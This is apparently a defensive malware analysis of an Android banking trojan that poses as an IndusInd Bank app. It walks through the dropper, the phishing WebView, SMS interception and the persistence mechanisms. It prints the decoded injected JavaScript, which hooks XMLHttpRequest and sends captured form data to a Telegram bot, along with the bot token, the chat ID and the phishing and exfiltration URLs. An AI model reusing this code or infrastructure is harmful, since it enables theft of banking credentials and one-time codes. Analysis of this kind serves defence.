Salvador Stealer

Overview

Salvador stealer is an android banking trojan that embeds phishing page inside the application to trick victims into entering sensitive information, which is exfiltrated over Telegram. Additionally, it intercepts SMS messages to capture OTP and verification codes. These SMS contents are exfiltrated either via SMS forwarding mechanisms or HTTP POST requests. It has also implemented multiple persistence techniques.
Infection Chain
Technical Analysis
Initial Stager
name: INDUSLND_BANK_E_KYC.apk
sha256: 21504d3f2f3c8d8d231575ca25b4e7e0871ad36ca6bbb825bf7f12bfc3b00f5a
package name: com.indusvalley.appinstall
The infection chain begins with the INDUSLND_BANK_E_KYC.apk, which impersonates a legitimate IndusInd Bank mobile banking application. However, the analysis reveals it to be a dropper that installs and executes the payload APK.
AndroidManifest.xml
Loading the INDUSLND_BANK_E_KYC.apk into JADX and reviewing the AndroidManifest.xml immediately revealed several interesting artifacts:
The application requests the REQUEST_INSTALL_PACKAGES permission, which allows it to prompt victims to install the payload APK.
1
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
Next, the IndusKimkc is the main and launcher activity that will be executed when victim launches the application.
1
2
3
4
5
6
7
8
9
10
<activity
    android:name="com.indusvalley.appinstall.IndusKimkc"
    android:exported="true"
    android:launchMode="singleTop">
	<intent-filter>
		<action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    ...
</activity>
IndusKimkc.java

When the victim open this application, Android will create an instance of IndusKimkc and transfers execution to its onCreate() method that calls the showDialog() method.

The showDialog() method prompts a dialog displaying “Click Proceed to Install Indus bank E-Kyc app” with a PROCEED button. And once the button is clicked, execution shifts to startInstallationSession() method.
The startInstallationSession() method creates an installation session, then calls addApkToInstallSession() method to copy the bytes of base.apk into the install session. Then, it commits the installation request.


The addApkToInstallSession() method reveals the origin of payload APK base.apk. Rather than downloading a second-stage payload from a remote server, the malware extracts an embedded APK named base.apk directly from the application’s assets directory using getAssets().
After committing the installation request, it registers a callback mechanism to track the installation status. When Android processes the installation request, control is returned to the onNewIntent() method with an installation status code.

- If Android requires explicit user approval (case -1 ->
STATUS_PENDING_USER_ACTION), the dropper launches the system installation dialog and waits for the victim to approve the installation. - Once installation completes successfully (case 0 ->
STATUS_SUCCESS), it checks for the presence of the packagecom.deer.lion, which corresponds to the newly installed payload APKbase.apk. If the package is found, the dropper retrieves its launch intent and immediately transfers execution to it.
Payload
name: base.apk
sha256: 7950cc61688a5bddbce3cb8e7cd6bec47eee9e38da3210098f5a5c20b39fb6d8
package name: com.deer.lion
AndroidManifest.xml
After the dropper successfully installs the payload, execution is transferred to com.deer.lion. To understand the capabilities and execution flow of the payload, AndroidManifest.xml was checked that revealed following interesting artifacts: The presence of MAIN action identifies Helene as entry point:
1
2
3
4
5
6
7
8
<activity
	android:name="com.deer.lion.Helene"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.INFO"/>
    </intent-filter>
</activity>
Also, the application defines a service named Fitzgerald.
1
2
3
4
<service
    android:name="com.deer.lion.Fitzgerald"
    android:exported="false"
    android:foregroundServiceType="dataSync"/>
The manifest also revealed various SMS-related permissions:
1
2
3
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
Additionally, it requests following permission:
1
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
And, registers following broadcast receiver:
1
2
3
4
5
6
7
8
9
10
<receiver
    android:name="com.deer.lion.Ellsworth"
    android:permission="android.permission.RECEIVE_BOOT_COMPLETED"
    android:enabled="true"
	android:exported="false">
    <intent-filter>
		<action android:name="android.intent.action.BOOT_COMPLETED"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>

This receiver enables the application to regain execution after device reboot BOOT_COMPLETED invoking Ellsworth receiver, as persistence mechanism.
Also, it incorporates Android’s WorkManager components through AndroidX startup framework, which allows it to schedule background jobs that continue its execution even if the application is no longer running, as additional persistence mechanism.
1
2
3
4
5
6
7
8
<provider
    android:name="androidx.startup.InitializationProvider"
    android:exported="false"
    android:authorities="com.deer.lion.androidx-startup">
    <meta-data
        android:name="androidx.work.WorkManagerInitializer"
        android:value="androidx.startup"/>
    </provider>
Helene.java
Lets now start the analysis following the execution flow beginning with the Helene activity that will transfer execution to its onCreate() method.


One of the first observations is the extensive use of obfuscated strings throughout the code, where every obfuscated string is wrapped inside calls to NPStringFog.decode(). Inspecting the NPStringFog.decode(), it revealed XOR routine that uses the key npmanager key to decode the plaintext strings. In the analysis below, I will be adding decoded string in the comments.

Returning to onCreate() method, it first calls checkNetworkAndExitIfUnavailable(). This method verifies if the device has an active internet connection. If no connection is found, it displays “No Internet Connection. Exiting app.” message and immediately terminates.
It then calls checkPermissions() method to check if it has been granted following permissions:
RECEIVE_SMSINTERNETSEND_SMS

If any of these permissions are missing, it calls requestAppPermissions() method, which prompts victim to grant following permissions:

Once the permission checks are satisfied, it proceeds to initialize an embedded WebView through setupWebView() method.

During initialization, it enables JavaScript execution and DOM storage:
1
2
settings.setJavaScriptEnabled(true);
settings.setDomStorageEnabled(true);

It then uses webView.loadUrl() to loads a remote phishing page hosted at https://t15.muletipushpa.cloud/page/, impersonating legitimate IndusInd Bank.
Additionally, after the remote phishing page finishes loading, it injects an obfuscated JavaScript payload through WebView’s onPageFinished() callback. Decoding the obfuscated JavaScript payload using the same XOR routine ,we get:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
(function () {
	const originalSend = XMLHttpRequest.prototype.send;
	XMLHttpRequest.prototype.send = function (data) {
		try {
			const botToken = eval(decodeURIComponent('"7931012454:AAGdsBp3w5fSE9PxdrwNUopr3SU86mFQieE"'));
			const chatId = eval(decodeURIComponent('"-1002480016657"'));
			const telegramUrl = `https://api.telegram.org/bot${ botToken }/sendMessage`;
			const telegramMessage = {
				chat_id: chatId,
				text: `Intercepted Data Sent:\n${ data }`
			};
			fetch(telegramUrl, {
				method: 'POST',
				headers: { 'Content-Type': 'application/json' },
				body: JSON.stringify(telegramMessage)
			});
		} catch (e) {
			console.error('Error sending to Telegram:', e);
		}
		return originalSend.apply(this, arguments);
	};
}());
The JavaScript hooks XMLHttpRequest.prototype.send(), so whenever the loaded phishing page submits data, it captures outgoing request body and forwards it to a Telegram bot.
- Telegram Bot Token:
7931012454:AAGdsBp3w5fSE9PxdrwNUopr3SU86mFQieE - Chat ID:
-1002480016657

Following this, it calls initiateForegroundServiceIfRequired() method that launches Fitzgerald.class as a foreground service. Before that, it checks for RECEIVE_SMS and SEND_SMS permissions by calling hasNecessaryPermissions(). If these permissions are missing, the victim is prompted again to grant permission by calling requestAppPermissions().
Fitzgerald.java
During initialization, it first sets up a foreground service notification channel by calling createNotificationChannelIfNeeded(). It then dynamically registersEarnestine as a broadcast receiver for android.provider.Telephony.SMS_RECEIVED intent, allowing it to intercept all incoming SMS messages on the device. Finally, the service runs in the foreground using startForeground().


Before investigating Earnestine, there is one interesting persistence mechanism. If the service is removed or destroyed, either via onTaskRemoved() or onDestroy() respectively, it schedules a background task using Android’s WorkManager framework executing Mauricio worker.
Mauricio.java

Within its doWork() method, it calls Adolfo() method that relaunches Fitzgerald service. This ensure persistence SMS interception even after termination attempts.
Earnestine.java

Now, returning to Earnestine. Whenever the device receives a new SMS message, Android broadcasts the android.provider.Telephony.SMS_RECEIVED intent, that triggers Earnestine.onReceive().
The receiver first verifies the received broadcast and then extracts the SMS Protocol Data Units (PDU), which contains the raw SMS data. For maximum combability, it supports decoding both 3gpp and 3gpp2 message formats. After decoding the PDUs, it extracts message body, sender id, and timestamp, which are passed to euwhdjeh() method for further processing.

Inside euwhdjeh() method, it reconstructs SMS message by combining message fragments. After reconstruction, it passes those values to Salvador() method, which invokes Bradford() and Randall() methods, that exfiltrates the stolen SMS message over SMS forwarding mechanism and HTTP POST request respectively. The dual-channel exfiltration method increases likelihood that stolen SMS message reaches threat actor, even if one of exfiltration path fails.

Lets analyze the first exfiltration method Bradford(), that executes asynchronously using an ExecutorService. It contacts a remote server https://t15.muletipushpa.cloud/json/number.php to retrieve forwarding phone number dynamically. After receiving the forwarding number, the stolen SMS is forwarded to that number via sendSMS() method.

Lets analyze the second exfiltration method Randall(), that also executes asynchronously using ExecutorService. It exfiltrates the stolen SMS message over an HTTP POST request to https://t15.muletipushpa.cloud/post.php.
Ellsworth.java
An additional persistence mechanism is defined in the AndroidManifest.xml through Ellsworth broadcast receiver that listens forandroid.intent.action.BOOT_COMPLETED event, as previously mentioned above. Upon receiving this broadcast, when device finishes rebooting, it relaunches the Fitzgerald service.